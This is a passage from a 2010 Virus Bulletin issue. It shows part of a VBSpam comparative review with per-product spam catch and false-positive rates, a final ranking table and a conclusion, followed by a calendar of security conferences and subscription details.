
SC rate (large spam): 96.49%

FP rate: 0.05%

FP rate (VB corpus): 0.00%

Final score: 98.67

MXTools Reputation Suite, which combines *Spamhaus ZEN + RBL* (see below) with the *SURBL* URI blacklist and the *Server Authority* domain reputation service, uses a number of techniques to block spam by the IP address from which it is sent and the domains present during the SMTP transaction and in the email. When applied well, techniques like these can block the vast majority of spam, with few false positives. This is certainly the case with the techniques resold by *MXTools* as together they block 98.8% of all spam, with just a single false positive. With such a performance, *MXTools* easily earns a VBSpam award.



Sophos Email Appliance

SC rate: 99.69%
SC rate (VB corpus): 95.29%
SC rate (image spam): 99.25%
SC rate (large spam): 99.13%
FP rate: 0.23%
FP rate (VB corpus): 0.57%
Final score: 99.00

Sophos's email appliance made its debut in the previous test with a very respectable final score, and demonstrated consistency this month with a slightly improved spam catch rate and with just five false positives. With another excellent final score the *Sophos Email Appliance* wins its second VBSpam award.

SPAMfighter Mail Gateway

SC rate: 98.02%
SC rate (VB corpus): 87.86%
SC rate (image spam): 98.52%
SC rate (large spam): 98.60%
FP rate: 0.41%
FP rate (VB corpus): 1.29%
Final score: 96.79

The web interface of *SPAMfighter Mail Gateway* states that since we started testing the product last summer, it has blocked millions of emails, which has saved us well over 200,000 (virtual) dollars. Of course, such numbers are to be taken with a generous pinch of salt, but it is good to be reminded of the importance of a decent spam filter. The Danish product takes away its fourth VBSpam award this month, and we were particularly pleased to see the number of false positives drop to below ten, with just four senders accounting for these emails.

SpamTitan

SC rate: 98.52%
SC rate (VB corpus): 92.82%
SC rate (image spam): 99.41%
SC rate (large spam): 98.81%
FP rate: 0.14%
FP rate (VB corpus): 0.79%
Final score: 98.11

Prior to this test, *SpamTitan*'s developers adjusted the product's settings to improve its performance on legitimate email, in particular if it was Russian email. The product's spam catch rate dropped a little, but so did the false positive rate and with just three FPs, the product performed better than most on the legitimate email. Another VBSpam award is well deserved.

Sunbelt VIPRE Email Security

SC rate: 98.30%

SC rate (VB corpus): 94.63%

SC rate (image spam): 96.34%

SC rate (large spam): 95.69%

FP rate: 0.96%

FP rate (VB corpus): 3.15%

Final score: 95.43

Sunbelt's *VIPRE* was on course for its third VBSpam award this month when, towards the end of the test, the number of false positives suddenly increased. The product's developers are currently looking into the issue to determine the cause for the surge in FPs, but it should be noted the false positive rate has since returned to an acceptable level. Unfortunately for *Sunbelt* the product is denied a VBSpam award this time.

Symantec Brightmail Gateway 9.0

SC rate: 99.53%

SC rate (VB corpus): 93.54%

SC rate (image spam): 99.42%

SC rate (large spam): 99.32%

FP rate: 0.14%

FP rate (VB corpus): 0.43%

Final score: 99.12

Symantec Brightmail Gateway put in a commendable performance in its first two tests and continues to do very well. This month it saw its spam catch rate improve slightly compared to the previous test, and this was combined with a very low false positive rate. A final score of over 99 puts it in the top five, and earns the product another VBSpam award.

The Email Laundry

SC rate: 99.79%

SC rate (pre-DATA): 99.00%

SC rate (VB corpus): 95.74%

SC rate (image spam): 99.66%

SC rate (large spam): 99.74%

FP rate: 0.55%

FP rate (VB corpus): 1.07%

Final score: 98.15

The Email Laundry, a hosted anti-spam solution from *Clean Communications* in Ireland, has made a rather nice video to explain what it does (youtu.be/2pPrLvPr3wE): it filters spam and malware before they reach the organization's premises, and is also capable of archiving email and providing email continuity in case of a server crash. The company believes its strongest point is its connection-level filtering and its developers were eager to see if our test could confirm that.

The results speak for themselves: the product blocked a stunning 99% of all spam pre-DATA without any false positives, which not only makes it the best performer among the three products that block email pre-DATA, but it also beats several solutions' total spam catch rate. Email that has passed the various connection level tests is then further scanned for spammy content and almost four fifths of the remaining spam was blocked this way. It was not done without mistakes though, and most of the false positives were Russian messages. While some adjustments to the content scanning might improve it even further, the product's final score was pretty decent and *The Email Laundry* easily earns a VBSpam award.

Vade Retro Center

SC rate: 99.00%

SC rate (VB corpus): 92.29%

SC rate (image spam): 99.03%

SC rate (large spam): 99.03%

FP rate: 0.27%

FP rate (VB corpus): 1.72%

Final score: 98.18

We are always pleased to learn that a company takes research and development seriously. *Vade Retro* certainly does: 60% of its anti-spam team is dedicated to R&D and the French company has developed several anti-spam techniques. These are employed in various solutions, from desktop products, to software solutions for various *Windows* and *Linux* servers, to hosted solutions. We tested a hosted solution.

Easily set up for inclusion in our test, the product caught just over 99% of spam. With just six false positives (interestingly, none of which were in Russian) *Vade Retro*'s performance was more than enough to win the product a VBSpam award on its debut.

Vamsoft ORF

SC rate: 99.13%
SC rate (VB corpus): 89.16%
SC rate (image spam): 99.26%
SC rate (large spam): 99.30%
FP rate: 0.00%
FP rate (VB corpus): 1.00%
Final score: 99.13

Back in 2002, Hungarian company *Vamsoft* suffered from an NDR attack and to stop the attack it built a software tool. This eventually evolved into the full anti-spam solution *ORF* which runs on both *Microsoft Exchange* and *Microsoft ISS Server*; we tested it using the latter. Perhaps because the company itself was the first to use the product, a lot of attention has been paid to the ability for administrators to customize the product and to generate logs; we were impressed by how easily and intuitively both are done.

But such features would mean nothing if the product's performance were not up to par. That, however, is not a problem. A spam catch rate of well over 99% is certainly impressive, but the fact that this is combined with zero false positives is even more so. A VBSpam award is absolutely deserved for this impressive debut.

Webroot Email Security Service

SC rate: 98.98%
SC rate (VB corpus): 94.69%
SC rate (image spam): 98.66%
SC rate (large spam): 98.06%
FP rate: 0.23%
FP rate (VB corpus): 0.64%
Final score: 98.30

We received a kind notification on our account at *Webroot*'s server that the customers of its *Email Security Service* are to be upgraded to a new version of the product. We were pleased to see that the product's developers are working on improvements, but just as pleased to see that the product's performance has not suffered in the meantime: a spam catch rate of almost 99% combined with just five false positives wins the product its sixth consecutive VBSpam award.

Spamhaus Zen + DBL

SC rate: 98.68%
SC rate (pre-DATA): 97.84%
SC rate (VB corpus): 84.08%
SC rate (image spam): 97.71%
SC rate (large spam): 96.41%
FP rate: 0.00%
FP rate (VB corpus): 0.00%
Final score: 98.68

Spamhaus's three IP reputation lists (combined in its *Zen* list) are a household name in the anti-spam industry and its recently added domain blacklist *DBL* helps it detect some of the spam that isn't sent from blacklisted IP addresses. The first step in a multi-layered anti-spam solution, *Spamhaus* lives up to its reputation and it blocked 98.68% of all spam in the test (97.84% of which was blocked pre-DATA) without any false positives.

CONCLUSION

Products ranked by final score	Final score
MS Forefront	99.25
BitDefender	99.14
Libra Esva	99.13
Vamsoft ORF	99.13
Symantec Brightmail	99.12
Sophos	99.00
Spamhaus	98.68
MXTools Suite	98.67
M86 MailMarshal	98.46
Webroot	98.30
McAfee EWS	98.29
Vade Retro	98.18
The Email Laundry	98.15
SpamTitan	98.11
Kaspersky	98.01
McAfee Email Gateway	97.83
FortiMail	97.32
SPAMfighter	96.79
Sunbelt VIPRE	95.43
modusGate	94.60
MessageStream	93.86

This month saw several significant changes to the test corpora, and it was interesting to see how products coped with a more international corpus of legitimate emails including different character sets.

The developers of the products that did not perform so well on this occasion will be eager to show in the next test that this was due to settings needing to be tweaked rather than a fault in the product. The top performers, of course, will need to demonstrate that their results weren't just a coincidence and that they can perform well consistently; a complete picture of the quality of a product can only be gained by looking at the results of several VBSpam reviews and monitoring the performance of products over time.

As always, comments and suggestions from vendors, researchers and end-users are welcome. The next test is set to run throughout June; the deadline for product submission is 25 May 2010. Any developers interested in submitting a product should email martijn.grooten@virusbtn.com.

END NOTES & NEWS

The 19th EICAR conference will be held 10–11 May 2010 in Paris, France with the theme 'ICT security: quo vadis?'. For more information see http://www.eicar.org/conference/.

The fourth annual Counter-eCrime Operations Summit (CeCOS IV) will take place 11–13 May 2010 in Sãu Paulo, Brazil. For details see http://www.apwg.org/events/2010_opSummit.html.

NISC11 will be held 19–21 May 2010 in St Andrews, Scotland. Interest in attending can be registered at http://nisc.org.uk/.

The International Secure Systems Development Conference (ISSD) takes place 20–21 May 2010 in London, UK. For details see http://issdconference.com/.

CONFidence 2010 will be held 25–26 May in Krakow, Poland. For more information see http://confidence.org.pl/.

CARO 2010, the 4th International CARO workshop will take place 26–27 May 2010 in Helsinki, Finland. The workshop will focus on the topic of 'Big Numbers'. For more information see http://www.caro2010.org/.

CSI SX – Security for Business Agility takes place 26–27 May 2010 in San Francisco, CA, USA. The event will address the challenges of managing security in an increasingly mobile business environment. For details see http://www.csisx.com/.

Security Summit Rome takes place 9–10 June 2010 in Rome, Italy (in Italian). For details see https://www.securitysummit.it/.

The 22nd Annual FIRST Conference on Computer Security Incident Handling takes place 13–18 June 2010 in Miami, FL, USA. For more details see http://conference.first.org/.

The Seventh International Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA) will take place 8–9 July 2010 in Bonn, Germany. For more information see http://www.dimva.org/dimva2010/.

CEAS 2010 – the 7th annual Collaboration, Electronic messaging, Anti-Abuse and Spam Conference – will be held 13–14 July 2010 in Redmond, WA, USA. For details see http://ceas.cc/.

Black Hat USA 2010 takes place 24–29 July 2010 in Las Vegas, NV, USA. DEFCON 18 follows the Black Hat event, taking place 29 July to 1 August, also in Las Vegas. For more information see http://www.blackhat.com/ and http://www.defcon.org/.

The 19th USENIX Security Symposium will take place 11–13 August 2010 in Washington, DC, USA. For more details see http://usenix.org/.

RSA Conference Japan will be held 9–10 September 2010 in Akasaka, Japan. For details see http://www.smj.co.jp/rsaconference2010/english/index.html.

VB2010 will take place 29 September to 1 October 2010 in Vancouver, Canada. For the full conference programme including abstracts for all papers and online registration, see http://www.virusbtn.com/conference/vb2010/.

Hacker Halted USA takes place 9–15 October 2010 in Miami, FL, USA. A call for papers is now open. For more information see http://www.hackerhalted.com/.

RSA Conference Europe will take 12–14 October 2010 in London, UK. Registration opens in May. For details see http://www.rsaconference.com/2010/europe/index.htm.

The fifth annual APWG eCrime Researchers Summit will take place 18–20 October 2010 in Dallas, TX, USA. For more information see http://www.ecrimeresearch.org/

Malware 2010, The 5th International Conference on Malicious and Unwanted Software, will be held 20–21 October 2010 in Nancy, France. This year's event will pay particular attention to the topic of 'Malware and Cloud Computing'. For more information see http://www.malware2010.org/.

SUBSCRIPTION RATES

Subscription price for 1 year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:
Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England
Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153
Email: editorial@virusbtn.com Web: http://www.virusbtn.com/